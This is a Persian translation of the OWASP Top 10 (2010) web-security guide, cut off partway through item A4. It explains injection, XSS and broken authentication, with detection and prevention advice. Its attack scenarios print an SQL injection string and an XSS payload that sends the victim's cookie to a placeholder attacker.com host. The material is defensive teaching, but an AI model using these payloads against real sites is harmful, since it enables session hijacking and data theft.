بسم الله الرحمن الرحیم

کتاب رفع مشکلات امنیتی سایت ها و باگ های احتمالی

کانال تلگرام @HACKGM

فهرست

پیش‌گفتار

فناوری اطلاعات و ارتباطات با ظهور و رشد سریع و در عین حال نامتوازن خود هم‌زمان با فراهم آوردن زمینه رشد و تعالی جامعه بشری بستری مهیا جهت ورود آسیب‌های جدی و خطرناک به جامعه بهره‌بردار را نیز تدارک دیده است که دقت و تدبیر در این موضوع ضرورت تلاش در راستای کسب مصونیت در مقابل این تهدیدات را در راستای حفظ امنیت ملی و حریم خصوصی شهروندان یک جامعه، دوچندان می‌کند.

فضای مجازی و در یک کلام بستر وب به عنوان مهمترین فضای ارتباطی شهروندان یک جامعه اطلاعاتی با یکدیگر و با دولت شناخته شده و یک وبگاه اصلی‌ترین دروازه این فضای ارتباطی قلمداد می‌گردد.

علیرغم ارزیابی و کنترل مداوم بر روی وبگاه‌ها و فضای مجازی مورد استفاده این فضا همچون سایر جوامع انسانی در معرض تهدیدها و مخاطرات جدی قرار دارد. از نفوذ داده‌های مخرب گرفته تا تخریب داده‌های سالم و از هم گسیختگی نظام شبکه داده و... همه و همه در گرو اهمیت دادن به موضوع امنیت اطلاعات در شبکه داده‌هاست.

موضوع امنیت فناوری اطلاعات و اتخاذ سیاست‌های دولتی در این عرصه نقش بسیار مهمی را در حوزه‌های مختلف سیاست‌گذاری و اجرا در کشور ایفا می‌نماید. به طور مشخص نقش سازمان‌ها و نهادهای مسئول در این حوزه در راستای آگاهی بخشی و تأمین امنیت همه کاربران فضای مجازی نقشی بسیار مهم و حیاتی است. آنچه در این مسیر ضروری به نظر می رسد عبارت است از

مد نظر قرار دادن مواردی همچون آگاهی بخشـــی عمومی، آموزش، توسعه منابع انسانی و مشارکت بخش‌های عمومی و خصوصی.

در همین راســـتا و با عنایت به نیاز و ضرورت تأمین امنیت وبگاه‌ها، خصوصاً وبگاه‌های دولتی و حاکمیتی، دبیرخانه شـــورای عالی اطلاع‌رســـانی بر آن شد تا در فراینـــد ارزیابی وبگاه‌های دســـتگاه های دولتی و حاکمیتـــی به مقوله امنیت توجه بیشـــتری معطوف دارد و در راستای رسالت کاری خود بستر اطلاع‌رسانی و فرهنگ‌ســـازی لازم را جهت ارتقای دانش عمومی و تخصصی لازم در امن‌سازی وبگاه‌ها بکار گیرد.

متـــن پیـــش رو ترجمه‌ای مختصـــر از نکات قابـــل توجه در موضـــوع امنیت فضای مجازی اســـت که به همت عزیزان فعال در ایـــن دبیرخانه انجام و با هدف فرهنگ‌ســـازی در زمینه تأمین امنیت فضای تبـــادل اطلاعات در محیط مجازی همزمان با برگزاری ســـومین دوره ارزیابی وبگاه‌های حاکمیتی توســـط دبیرخانه شورای عالی اطلاع‌رسانی چاپ و منتشر گردید.

امید که دانشـــگاهیان، متخصصان بخش خصوصـــی و دیگر ارباب نظر و بهره بـــرداران حوزه خدمات دولت الکترونیک با ارایه نظرات اصلاحی و پیشـــنهادهای سازنده خود ما در مسیر نیل به این مهم یاری رسانند.

دکتر حمید شهریاری
دبیر شورای عالی اطلاع رسانی

پیشگفتار مترجمین

امروزه فضای مجازی تبدیل به یک محیط متشکل از زیرساخت‌های دیجیتال پیچیده و در هم تنیده شده است که گاهی نمی‌توان مرز روشنی بین آن‌ها تعیین نمود. در همین راستا هرگاه سخن از موضوع امنیت در فضای مجازی به میان می‌آید، مرز مشخصی برای آن نمی‌توان قائل شد و ابعاد گوناگونی مانند امنیت در لایه‌های فیزیکی، داده، شبکه، نرم‌افزار و... مطرح خواهد شد که هرکدام نیازمند توجهات خاص خود بوده و بسیار به هم وابسته می‌باشد.

یکی از مهم‌ترین ابعاد امنیت، امنیت نرم‌افزار و به‌ویژه برنامه‌های کاربردی مبتنی بر وب می‌باشد، چرا که این نرم‌افزارها نقش واسط ارتباطی بین سازمان و کاربران بیرونی را داشته و به عنوان یک نقطه ورودی بسیار مناسب برای هکرها به شمار می‌روند و به همین دلیل بنابر آمار در بیشتر حملات صورت پذیرفته به سازمان‌ها، آسیب پذیری‌های موجود در این گونه نرم‌افزارها نقشی کلیدی در انجام موفقیت‌آمیز حملات ایفا کرده است.

این در حالیست که امروزه نرم‌افزارهای ناامن، بستر عملیاتی مهم بسیاری از زیرساخت‌های حیاتی کشورها مانند دفاع، انرژی، مالی، بهداشت و دیگر زیرساخت‌ها را تشکیل داده اند و همانطور که نقش وب‌گاه‌های دستگاه‌های حاکمیتی در راستای ارائه خدمات دولت الکترونیک پر رنگ تر می‌شود، اهمیت توجه به امنیت آن سامانه‌های کاربردی نیز به طرز چشم گیری افزایش می‌یابد.

هدف اصلی این کتاب افزایش آگاهی در مورد امنیت برنامه‌های کاربردی تحت وب است که با معرفی برخی از مخاطرات بحرانی که پیش روی سازمان‌ها قرار دارد، محقق می‌شود. این کتاب برگرفته از گزارش پروژه OWASP TOP 10 می‌باشد که مورد ارجاع بسیاری از کتب، ابزارها، سازمان‌ها و استانداردها مانند MITRE، PCI DSS، DISA، FTC قرار گرفته است. این گزارش نخستین بار در سال ۲۰۰۳ منتشر و پس از آن در سال‌های ۲۰۰۴، ۲۰۰۷ و

۲۰۱۰ به روز رسانی شده است.

این کتاب برای سازمان‌ها مشوقی خواهد بود تا فعالیت خود را در زمینه امنیت برنامه‌های کاربردی آغاز کنند. همچنین می‌تواند مدیران اجرایی سازمان‌ها را به تفکر در خصوص چگونگی مدیریت مخاطرات نرم‌افزارها و برنامه‌های کاربردی تحت وب سازمان خود وا دارد.

در این کتاب فهرستی ده‌تائی از مهم‌ترین مخاطرات امنیتی برنامه‌های کاربردی تحت وب و راه‌هائی برای ارزیابی آنها معرفی شده است. علاوه بر این برای هر ده مورد در خصوص پارامترهای احتمال و اثر وقوع مخاطرات جهت طبقه بندی هر مورد بر اساس میزان شاخص ریسک، سپس روش‌های بررسی و کشف آن مخاطرات در برنامه‌های کاربردی، راهکارهای کنترلی کاهش مخاطرات به همراه نمونه‌هائی از آن بخش و معرفی منابع اطلاعاتی بیشتر، ارائه مطلب شده است.

هدف اولیه این کتاب آموزش نکاتی به برنامه نویسان، طراحان، معماران و مدیران سازمان‌ها در مورد عواقب ناشی از نقاط ضعف امنیتی در برنامه‌های کاربردی تحت وب می‌باشد و روش‌های ساده‌ای را برای حفاظت در مقابل این خطرات و راهنمائی‌هائی برای رفع مشکلات ناشی از این خطرات معرفی می‌کند.

همچنین در این کتاب سعی شده است تا از واژگان فارسی برای جایگزینی کلمات بیگانه استفاده گردد تا گامی هر چند کوچک در پاسداشت خط و زبان فارسی برداشته باشیم.

امید است بتوانیم با نشر مطالبی از این دست، کمکی اندک به بهبود امنیت وبگاه‌های دستگاه‌های حاکمیتی کشور و دیگر ارائه کنندگان خدمات الکترونیک در بستر وب نماییم.

علی سوزنگر
سید روح الله سجادی

درباره OWASP

OWASP انجمنی آزاد اســت که ســازمان‌ها را در زمینه پدیــدآوری، نگه‌داری و خرید برنامه‌های کاربردی[1] قابل اطمینان و امن توان‌مند می‌ســازد. در OWASP موارد زیر را می توان رایگان دریافت کرد:

- استانداردها و ابزارهای مرتبط با امنیت برنامه‌های کاربردی
- اسناد کاملی در مورد امنیت‌آزمایی برنامه‌های کاربردی، پدیدآوری کدهای ایمن، بازبینی امنیت کدها
- کتابخانه‌ها و کنترل‌های امنیتی استاندارد

تمامی ابزارها، اســناد، گروه‌های هم‌اندیشی، انجمن‌ها و بخش‌های موجود در OWASP به صورت رایگان در اختیار کسانی است که به بهکرد امنیت برنامه‌های کاربــردی علاقه‌منــد هســتند. موثرترین روش‌هــا در زمینه امنیــت برنامه‌های کاربردی، شــامل بهبــود در تمامی موارد مرتبط با کاربران، فرایندها، مشــکلات فناوری و... است، لذا OWASP روش‌های خود را با درنظرگرفتن تمامی این موارد ارائه می کند.


فعالیت این انجمن به صورت مستقل، این امکان را فراهم می‌سازد تا به دور از دغدغه‌های مالی و تجاری، اطلاعاتی را در مورد امنیت برنامه‌های کاربردی تولید کرد که بی‌طرفانه، عملی و مقرون به صرفه باشد. این انجمن از برخی فناوری‌های امنیتی استفاده می‌کند، اما به هیچ شرکت تولیدکننده‌ای وابستگی مالی و تجاری ندارد و همانند بســیاری از پروژه‌های نرم افزاری متن باز، انواع مختلفی از ابزارها را به صورت رایگان و متن باز تولید می‌کند.

مخاطرات امنیتی برنامه‌های کاربردی[2]:

مخاطرات امنیتی برنامه‌ها چیست؟

مهاجمــان مســیرها و روش‌هــای مختلفی را بــه کار می گیرند تــا از طریق برنامه‌های کاربردی به ســازمان یا کســب وکاری آسیب وارد کنند. هریک از این مسیرها نشــان دهنده خطر بزرگی است که می‌تواند دلیل کافی برای توجه ویژه به آن باشد.

1. Applications
2. Application Security Risks



گاهی این مسیرها توسط مهاجمان به راحتی کشف و برای حمله نفوذی مورد استفاده قرار می گیرند اما برخی از آن‌ها به شدت پیچیده و مشکل هستند. برای محاسبه شاخص مخاطرات وارد بر سازمان، ارزیابی احتمال وقوع تهدید، بردار حمله و تعیین آسیب‌پذیری‌های امنیتی به همراه تاثیر فنی و تجاری آن بر سازمان ضروری است.

مخاطرات مهم:

در این بخش مخاطرات جدی امنیتی برای طیف وسیعی از سازمان‌ها شناسائی شده است و برای هرکدام از این مخاطرات، اطلاعات عمومی در مورد احتمال وقوع و تاثیرات فنی آن‌ها، مطابق شکل زیر بیان شده است. طرح ساده زیر بر اساس روش رتبه بندی مخاطرات OWASP[1] تهیه شده است.

عامل تهدید	بردار حمله	شیوع آسیب‌پذیری	تشخیص آسیب پذیری	اثر فنی	اثر تجاری
؟	آسان	گسترده	آسان	بالا	؟
	متوسط	رایج	متوسط	متوسط	
	مشکل	رایج نیست	مشکل	جزیی	

به هرحال هر سازمان با ویژگی‌های خاص محیط وکسب و کار خود بیش‌تر آشنا است، اما برای هر برنامه کاربردی عوامل تهدیدزای خاصی وجود دارد که می تواند منجر به حملاتی شود. بنابراین هر سازمان باید مخاطرات مربوط به کسب و کار خود را با توجه ویژه به عوامل تهدیدزا، کنترل‌های امنیتی پیاده‌سازی شده و تاثیرگذاری آن‌ها در مسائل تجاری و مالی سازمان، شناسائی کند.

1. OWASP Risk Rating Methodology

ده مخاطره مهم در مورد امنیت برنامه‌های کاربردی – OWASP 2010

A1	تزریق (Injection)	خطر تزریق(مانندتزریق SQL، OS و LDAP) زمانی رخ می‌دهد که داده‌های نامطمئن[1] به عنوان بخشی از یک دستور یا پرسمان[2] به یک مفسر[3] ارسال شود. داده‌های مهاجمان، مفسر را به اجرای دستورات ناخواسته و یا دسترسی به اطلاعات غیر مجاز وادار می‌کند.
A2	پردازه‌گذاری فرا-وبگاهی Cross Site Scripting (XSS)	این خطر زمانی رخ می دهد که برنامه کاربردی داده‌های نامطمئن و غیرامنی را به کارگیرد و آن را بدون اعتبارسنجی مناسب به یک مرورگر وب بفرستد. XSS به مهاجمان اجازه اجرای پردازه را در مرورگر قربانی مورد نظر می دهد که این می تواند باعث سرقت نشست[4] ارتباطی کاربر، رخنه‌گری در وبگاه یا تغییر مسیر کاربر به وبگاه‌های مخرب شود.
A3	مدیریت نشست و اصالت‌سنجی فروشکسته Broken Authentication and Session Management	در بیش‌تر مواقع بخشی از عملیات برنامه‌های کاربردی که به اصالت‌سنجی و مدیریت نشست ارتباطی مرتبط است، به طرز صحیحی پیاده سازی نمی‌شود. این مسئله به مهاجمان اجازه حمله به گذرواژه‌ها، نشان‌واره[5] و به کارگیری هویت سایرین را می‌دهد.
A4	ارجاعات شی‌واره‌ای مستقیم ناامن Insecure Direct Object References	این خطر زمانی رخ می‌دهد که برنامه نویس به مواردی نظیر فایل، دایرکتوری یا پایگاه داده ارجاع می دهد. بدون وجود کنترل دسترسی یا حفاظت‌های دیگر، مهاجمان می توانند با دستکاری این مراجع برای دسترسی به داده‌های غیر مجاز استفاده کنند.
A5	جعل درخواست فراوبگاهی Cross Site Request Forgery (CSRF)	حملات CSRF مرورگر را وادار به ارسال درخواست جعلی HTTP شامل ردنما[6] نشست قربانی و دیگر اطلاعات هویتی به برنامه‌های کاربردی تحت وب آسیب‌پذیر می کند. این خطر به مهاجمان اجازه می‌دهد که مرورگر قربانی را مجبور به ارسال درخواست کند و برنامه کاربردی آسیب پذیر نیز فکر می‌کند که در حال دریافت درخواست‌های قانونی از طرف قربانی است.
A6	پیکربندی نادرست امنیت Security Misconfiguration	برای تامین امنیت، نیازمند تنظیمات دقیق امنیتی برای برنامه‌های کاربردی، چارچوب‌ها، خدمات‌دهنده‌های وب ، خدمات‌دهنده نرم افزار و کارپایه‌ها و... هستیم. لازم است تا تمامی این تنظیمات به درستی تعریف، اجرا و نگه‌داری شود زیرا بسیاری از تنظیمات پیش فرض به اندازه کافی ایمن نیستند.

1. Untrusted data
2. Query
3. Interpreter
4. Session
5. token
6. cookie

A7	شکست در محدودسازی دسترسی به URL Failure to Restrict URL Access	بسیاری از برنامه‌های کاربردی دسترسی به URLها را قبل از اجرای پیونده[1]ها و دکمه‌های محافظت شده بررسی می کنند. با این حال، برنامه‌های کاربردی نیاز به انجام کنترل دسترسی‌های مشابه هنگام مشاهده این صفحات را دارند وگرنه مهاجمان قادر به جعل URLها برای دسترسی به این صفحات پنهان هستند.
A8	تغییرمسیردهی و انتقال‌های نامعتبر Unvalidated Redirects and Forwards	برنامه‌های کاربردی تحت وب به طور مرتب کاربران را به صفحات وبگاه‌های دیگر هدایت می‌کنند و از داده‌های غیرامن برای تعیین صفحات مقصد استفاده می‌کنند. بدون اعتبارسنجی مناسب، مهاجمان می توانند قربانیان را به وبگاه‌های تورگذاری[2] و مخرب یا به صفحات غیرمجاز هدایت کنند.
A9	ذخیره‌سازی رمزنگاشتی غیرایمن Insecure Cryptographic Storage	بسیاری از برنامه‌ها از داده‌های حساس مانند کارت‌های اعتباری، SSNها و ... با رمزنگاری و رمزگذاری[3] به طور مناسب محافظت نمی‌کنند. مهاجمان ممکن است از این حفاظت ضعیف اطلاعات، برای انجام سرقت شناسه هویت، کلاهبرداری از کارت اعتباری و یا سایر جرایم استفاده کنند.
A10	حفاظت ناکافی از لایه‌ی ترابرد Insufficient Transport Layer Protection	در مواقعی که نیاز به حفاظت از ارتباطات حساس است، برنامه‌های کاربردی اغلب قادر به رمزنگاری ترافیک شبکه نیستند. در بیش‌تر مواقعی که این حفاظت‌ها انجام می گیرد، به کارگیری گواهی‌های نامطمئن یا عدم استفاده مناسب از آن‌ها، پشتیبانی از الگوریتم‌های ضعیف و ... باعث عدم حفاظت صحیح می‌شود.

1. link
2. Phishing
3. hashing

آشنایی با بالاترین
مخاطرات امنیتی
و بگاه‌ها

A1: تزریق[1]

آیا نسبت به تزریق آسیب پذیر هستید؟

بهترین راه برای فهمیدن آسیب پذیری یک برنامه نسبت به تزریق ، اطمینان حاصل کردن از این موضوع اســت که مفســرها توانایی تمیز داده‌های غیر قابل اطمینان از دستورات و پرسمان‌ها را دارند. این موضوع در SQL، به معنی استفاده از متغیرهای محدود و مشخص در تمامی روال‌های از پیش تعریف شده و اجتناب از به کارگیری پرسمان‌های پویا است.

بازبینــی کردن کد برنامه روش ســریع و دقیقی بــرای فهمیدن این موضوع اســت که آیا برنامه‌ها از مفســرها به طور امن استفاده می کنند یا خیر؟ ابزارهای تحلیــل کد نیز می تواند به تحلیلگر امنیتی کمک کند تا اطلاعاتی درمورد نحوه بــه کارگیری مفســرها و ردیابی جریان داده‌ها از طریق نرم افزار به دســت آورد. همچنین آزمون نفوذ دســتی نیز می تواند صحت آسیب پذیری‌های کشف شده را تائید کند.

پویش‌گــری خودکار پویا که برای آزمون برنامه‌های کاربردی اســتفاده می شــود نیز می‌تواند برخی مشــکلات موجود در زمینه تزریق ها را آشکار ســازد. البته پویشگرها همیشه نمی توانند به مفســر ها دسترسی پیدا کنند و گاهــی در تشــخیص این که آیا حمله موفقیت آمیز بوده اســت، مشــکل دارند.

برای جلوگیری از تزریق چه باید کرد؟

جلوگیری از تزریق‌ها مستلزم این است که داده‌های غیر امن از پرسمان‌ها متمایز شود.

۱. یک گزینه مناسب استفاده از API امن است که از استفاده مفسرها به طور کامل جلوگیری کرده یا یک رابط کاربری پارامتری را آماده می ســازد. نسبت به اســتفاده از APIهائی مانند روال‌های ذخیره‌ســازی که به صورت پارامتری ظاهر

---

1. Injection

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ آسان	شیوع رایج	سادگی تشخیص متوسط	اثر بالا	
مهاجم داده‌های غیر امن خود را به سامانه‌ای ارسال می‌کند که کاربرانی از نوع داخلی، بیرونی و راهبران شبکه دارد.	مهاجمان حملات مبتنی بر متن ساده ای را با هدف رخنه‌گری در قواعد مفسر مقصد انجام می دهند.	CSRF از این آسیب پذیری برنامه‌های کاربردی تحت وب استفاده می کند که به مهاجم اجازه میدهد که تمام جزئیات مربوط به تراکنش‌ها را پیش بینی کند. از آنجایی که مرورگرها اطلاعاتی مانند کوکی نشست‌ها را به‌طور خودکار ارسال می کنند، مهاجمان میتوانند صفحات وب مخربی ایجاد کنند که این صفحات درخواست‌های جعلی تولید کرده که از موارد قانونی آنها غیر قابل تشخیص باشد. تشخیص آسیب پذیری CSRF به راحتی از طریق تست خارجی یا تحلیل کد برنامه امکان پذیر است.		تزریق می‌تواند باعث از دست رفتن داده‌ها یا دسترس‌ناپذیری خدمات شود.	ارزش تجاری داده‌های تحت تاثیر بستری که مفسر در آن اجرا می‌شود باید مورد توجه قرار گیرد.

می‌شوند اما ممکن است که آسیب پذیری تزریق داشته باشند، توجه لازم را باید داشت.

۲. درصورتی که API پارامتری در دسترس نباشد، باید با دقت تمام استفاده از نویسه‌های خاص را که برای مفسرها معانی خاصی دارند، محدود کرد. برای اطلاعات بیش‌تر می توان به OWASP 's ESAPI اشاره کرد.

۳. اعتبارسنجی مثبت داده‌ها با رمز گشایی و پالایه‌گذاری[1] مناسب ورودی به محافظت در برابر تزریق کمک می‌کند اما این محافظت کاملی در برابر تزریق نیست زیرا بسیاری از برنامه‌های کاربردی به نویسه‌های خاص در ورودی خود نیاز دارند.

مثالی از سناریوی حمله:

برنامه از داده‌های غیر قابل اطمینان در ساخت پرسمان زیر استفاده می کند:

```
String query = «SELECT * FROM accounts WHERE
custID=›» + request.getParameter(«id») +»›»;
```

مهاجم پارامتر «id» را در مرورگر خود تغییر داده و ‹ or ‹۱›=‹۱ را ارسال می کند.

این موضوع می‌تواند باعث تغییر معنی پرسمان به «بازگرداندن تمامی رکوردها از پایگاه داده» به جای درخواست اطلاعات مشتری خواسته شده باشد.

```
http://example.com/app/accountView?id=› or ‹1›=›1
```

در بدترین حالت، مهاجم با استفاده از این ضعف امنیتی، اجازه تصاحب تمام اطلاعات موجود در پایگاه داده را می‌یابد.

1. filtering

منابع

OWASP

•OWASP SQL Injection Prevention Cheat Sheet
•OWASP Injection Flaws Article
•ESAPI Encoder API
•ESAPI Input Validation API
•ASVS: Output Encoding/Escaping Requirements (V6)
•OWASP Testing Guide: Chapter on SQL Injection Testing
•OWASP Code Review Guide: Chapter on SQL Injection
•OWASP Code Review Guide: Command Injection

External

•CWE Entry 77 on Command Injection
•CWE Entry 89 on SQL Injection

A2:
پردازه‌گذاری فرا- وبگاهی[1]

آیا نسبت به XSS آسیب پذیر هستید؟

بایـد اطمینان حاصل کرد که اطلاعات وارد شـده توسـط کاربران که به مرورگر بازگردانده می‌شـود، امن هسـتند (از طریق اعتبار سـنجی ورودی). رمز گذاری مناسب خروجی این اطمینان را می دهد که با داده‌های وارد شده به عنوان متن و نه محتوای قابل اجرا برخورد شود.

ابزارهای ایسـتا و پویا مـی تواند برخی از مشـکلات XSS را به طور خودکار پیـدا کنند. اگرچه هر برنامه کاربردی، صفحات خروجی را به طور متفاوتی ایجاد می‌کند و از مفسرهای متفاوت سمت مرورگر نظیر JavaScript، ActiveX، Flash، Silverlight استفاده می‌کند که این خود تشخیص خودکار را با مشکل می سازد. بنابراین، کشـف کامل این موضوع نیازمند به کارگیری ترکیبی از بررسی دستی کدها و آزمون نفوذ است.

فناوری‌های وب۲ مانند AJAX شناسـائی XSSها را از طریق ابزارهای خودکار بسیار پیچیده تر می‌سازد.

برای جلوگیری از XSS چه باید کرد؟

جلوگیری از XSSها نیازمند جداسازی داده‌های غیرامن از محتوای فعال مرورگرها است.

۱.یک گزینه مناسب حذف تمام مکان‌های ورود داده مبتنی بر HTML توسط برنامه نویس است مانند body، attribute، JavaScript، CSS، or URL

۲. اعتبارسنجی مثبت داده‌ها با رمز گشایی و پالایه‌گذاری مناسب ورودی به محافظـت در برابر XSS کمک می‌کند اما این یـک محافظت کامل در برابر XSS نیست زیرا بسیاری از برنامه‌های کاربردی به نویسه‌های خاص در ورودی خود نیاز دارند. در اعتبارسنجی باید تا حد ممکن ورودی‌های رمزنگاری شده را رمزگشائی

1. Cross Site Scripting (XSS)

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ متوسط	شیوع گسترده	سادگی تشخیص آسان	اثر متوسط	
مهاجم داده‌های غیر امن خود را به سامانه‌ای ارسال می‌کند که کاربرانی از نوع داخلی، بیرونی و راهبران شبکه دارد.	مهاجمان حملات مبتنی بر متن ساده‌ای را با هدف رخنه‌گری در قواعد مفسر مقصد انجام می‌دهند.	XSS یکی از شایع ترین آسیب پذیری‌های امنیتی موجود در برنامه‌های کاربردی است. این خطر زمانی رخ می‌دهد که اطلاعات وارد شده توسط کاربر مثلا در یک برگه ، بدون اعتبارسنجی خاصی به مرورگر فرستاده شود. سه نوع شناخته شده از XSS وجود دارد: Stored، Reflected و DOM based XSS تشخیص این آسیب پذیری به راحتی با تحلیل کد برنامه یا آزمون امکان پذیر است.		مهاجمان می توانند پردازه‌ها را در مرورگر قربانی اجرا کنند تا موفق به ربودن نشست کاربر، رخنه کردن کردن در وبگاه، درج محتوای نامربوط، تغییر مسیر کاربران، ربودن مرورگر کاربران با استفاده از نرم افزارهای مخرب و …	ارزش تجاری داده‌ها یا عملکرد برنامه‌های کاربردی تحت تاثیر باید مورد توجه قرار گیرد.

کرد و قبل از پذیرش هرگونه ورودی طول، نویســـه‌ها، قالب و هر قاعده[1] مرتبط با آن داده را اعتبار سنجی نماید.

مثال از سناریوی حمله:

برنامه از داده‌های غیر قابل اطمینان و بدون اعتبارسنجی در ساخت قطعه HTML زیر استفاده می‌کند:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

مهاجمان از پارامتر ‘CC’ در مرورگر خود استفاده می کنند.

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
'+۲۰٪document.cookie</script>.
```

این کار باعث می شـــود که شناســـه نشســـت کاربر قربانی بـــه وبگاه مهاجم ارســـال شده و به او اجازه ربودن نشست جاری کاربر را بدهد. توجه داشته باشید که مهاجم می تواند با اســـتفاده از XSS از مقابل هرگونه دفاع CSRF که برنامه از آن اســـتفاده می‌کند نیز عبور کند. برای اطلاعـــات بیش‌تر در مورد CSRF به A5 رجوع کنید.

1. Business rule

منابع

OWASP

- •OWASP XSS Prevention Cheat Sheet
- •OWASP Cross Site Scripting Article
- •ESAPI Project Home Page
- •ESAPI Encoder API
- •ASVS: Output Encoding/Escaping Requirements (V6)
- •ASVS: Input Validation Requirements (V5)
- •OWASP Testing Guide: Chapter on XSS Testing
- •OWASP Code Review Guide: Chapter on XSS Review

External

- •CWE Entry 79 on Cross Site Scripting
- •RSnake'sXSS Attack Cheat Sheet

A3:
مدیریت نشست و اصالت‌سنجی فروشکسته[1]

آیا آسیب پذیر هستید؟

اولین مواردی که نیاز به حفاظت دارد گذرواژه کاربران و شناسه نشست است.
۱. آیا گذرواژه‌ها ، شناسه نشست و سایر مجوزها تنها از طریق ارتباطات TLS ارسال می شود؟ (برای توضیح بیش‌تر A10 را مشاهده کنید)
۲. آیـا مجوزهـا به صورت رمزگذاری شـده ذخیره می‌شـوند ؟(برای توضیح بیش‌تر A9 را مشاهده کنید)
۳. آیا به علت عملکرد ضعیف مدیریت حساب‌های کاربران، گذرواژه‌ها را می توان حدس، تغییر یا بازیابی کرد؟
۴. آیا شناسه نشست از طریق بازنویسی URL افشا می‌شود؟
۵. آیا شناسـه نشسـت‌ها دارای انقضاء زمانی بوده و کاربـر می‌تواند log out کند؟

برای جلوگیری چه باید کرد؟

مهم‌ترین پیشـنهاد به سازمان‌ها این است که برای برنامه نویسان، مجموعه ای از کنترل‌ها جهت مدیریت اصالت‌سنجی و مدیریت نشست‌ها فراهم سازند.
۱. کنترل‌هـا بایـد بـه گونه ای باشـد کـه تمـام نیازمندی‌هـای مربوط به اصالت‌سـنجی‌و مدیریت نشسـت‌هائی را محقق سـازد که در اسـتاندارد ASVS مشخص شده است.
۲. کنترل‌ها باید دارای رابط کاربری سـاده برای برنامه نویسـان باشـد. برای اطلاعات بیش‌تر به ESAPI Authenticator and User API رجوع کنید.
۳. تلاش‌هـای زیادی باید برای جلوگیری از خطرات XSS که سـبب سـرقت شناسه نشست‌ها می‌شود، صورت گیرد.

---

1. Broken Authentication and Session Management

عامل تهدید	بردار حمله	آسیب‌پذیری		اثر فنی	اثر تجاری
	سادگی نفوذ متوسط	شیوع معمول	سادگی تشخیص متوسط	اثر بالا	
مهاجم می‌تواند فرد بیرونی ناشناس یا کاربر داخلی سازمان باشد که در تلاش برای سرقت حساب‌های کاربری دیگران است.	مهاجمان از آسیب پذیری‌های موجود در عملکرد سامانه‌های اصالت‌سنجی یا مدیریت نشست استفاده می کنند .	اغلب سامانه‌های اصالت‌سنجی توسعه یافته توسط برنامه نویسان به خوبی عمل نمی کنند، تجربه نشان میدهد که غالبا این سامانه‌ها در بخش‌هایی نظیر مدیریت گذرواژه ، خروج از برنامه، انقضاء زمانی، مرا به خاطر بسپار، سوالات رمزی و ... دارای آسیب پذیری هستند. پیدا کردن برخی از این نقاط ضعف به سادگی امکان پذیر نمی باشد، چون هر پیاده‌سازی روش مخصوص به خود را دارد.		این آسیب‌پذیری می‌تواند موجب حمله قرار گرفتن چند یا حتی همه حساب‌های کاربری شود. با یک بار موفقیت، مهاجمان می‌توانند هرکاری را انجام دهند که صاحب حساب به سرقت رفته می‌توانسته انجام دهد.	ارزش تجاری داده‌ها یا عملکرد برنامه‌های کاربردی تحت تاثیر باید مورد توجه قرار گیرد.

مثال از سناریوی حمله:

سناریو اول: برنامه رزرو خطوط هواپیمائی، از بازنویسی URL پشتیبانی می‌کند، با قرار دادن شناسه نشست در URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

یک کاربر مجاز این سامانه می‌خواهد که دوست خود را از فروش آگاه کند بنابراین پیونده بالا را برای دوست خود ارسال می‌کند، بدون اطلاع از این که شناسه نشست خود را نیز ارسال کرده است. کسی که از این پیونده استفاده می‌کند، می‌تواند از نشست و اطلاعات کارت اعتباری قربانی نیز استفاده کند.

سناریو دوم: وقتی که مدت انقضاء زمانی برنامه به درستی تنظیم نشده باشد و کاربر از رایانه‌های عمومی استفاده کند، به جای استفاده از کلید "خروج" به سادگی پنجره مرورگر را می بندد. مهاجمان با استفاده از مرورگر مشابه به حساب کاربری که هنوز معتبر است دسترسی پیدا می‌کند.

سناریو سوم: در وبگاه از پروتکل‌های رمزنگاری SSL /TLS برای تمام ترافیک استفاده نشده است، همسایه ترافیک بی سیم کاربر را شنود کرده و رمز عبور و شناسه نشست را سرقت می کند.

منابع

OWASP
•ESAPI Authenticator API
•ESAPI User API
•OWASP Development Guide: Chapter on Authentication
•OWASP Testing Guide: Chapter on Authentication

External
•CWE Entry 287 on Improper Authentication

A4:
ارجاعات شی‌واره‌ای مستقیم ناامن[1]

آیا آسیب‌پذیر هستید؟

بهترین راه برای فهمیدن آسیب پذیری یک برنامه کاربردی در این زمینه، بررسی این موضوع است که آیا تمام ارجاع‌ها از دفاع مناسب برخوردار هستند یا خیر. به موارد زیر توجه کنید:

۱. برای ارجاع مستقیم به منابع حفاظت شده، برنامه نیاز به اعتباردهی کاربر جهت دسترسی به منابع مورد درخواست را دارد.

۲. اگر ارجاع به صورت ارجاع غیر مستقیم است، نگاشت به ارجاع مستقیم[2] باید محدود به مقادیری باشد که برای کاربر جاری مجاز است.

بازبینی کد می‌تواند به راحتی مشخص کند که آیا کد امن است یا خیر. آزمون دستی نیز برای تعیین ارجاعات مستقیم به شی‌واره‌ها و میزان امنیت آن‌ها اثربخش است. ابزارهای خودکار معمولا برای چنین آسیب پذیری جستجو نمی کنند چون نمی توانند تشخیص دهند که چه شی‌واره‌ای به حفاظت نیاز دارد.

برای جلوگیری چه باید کرد؟

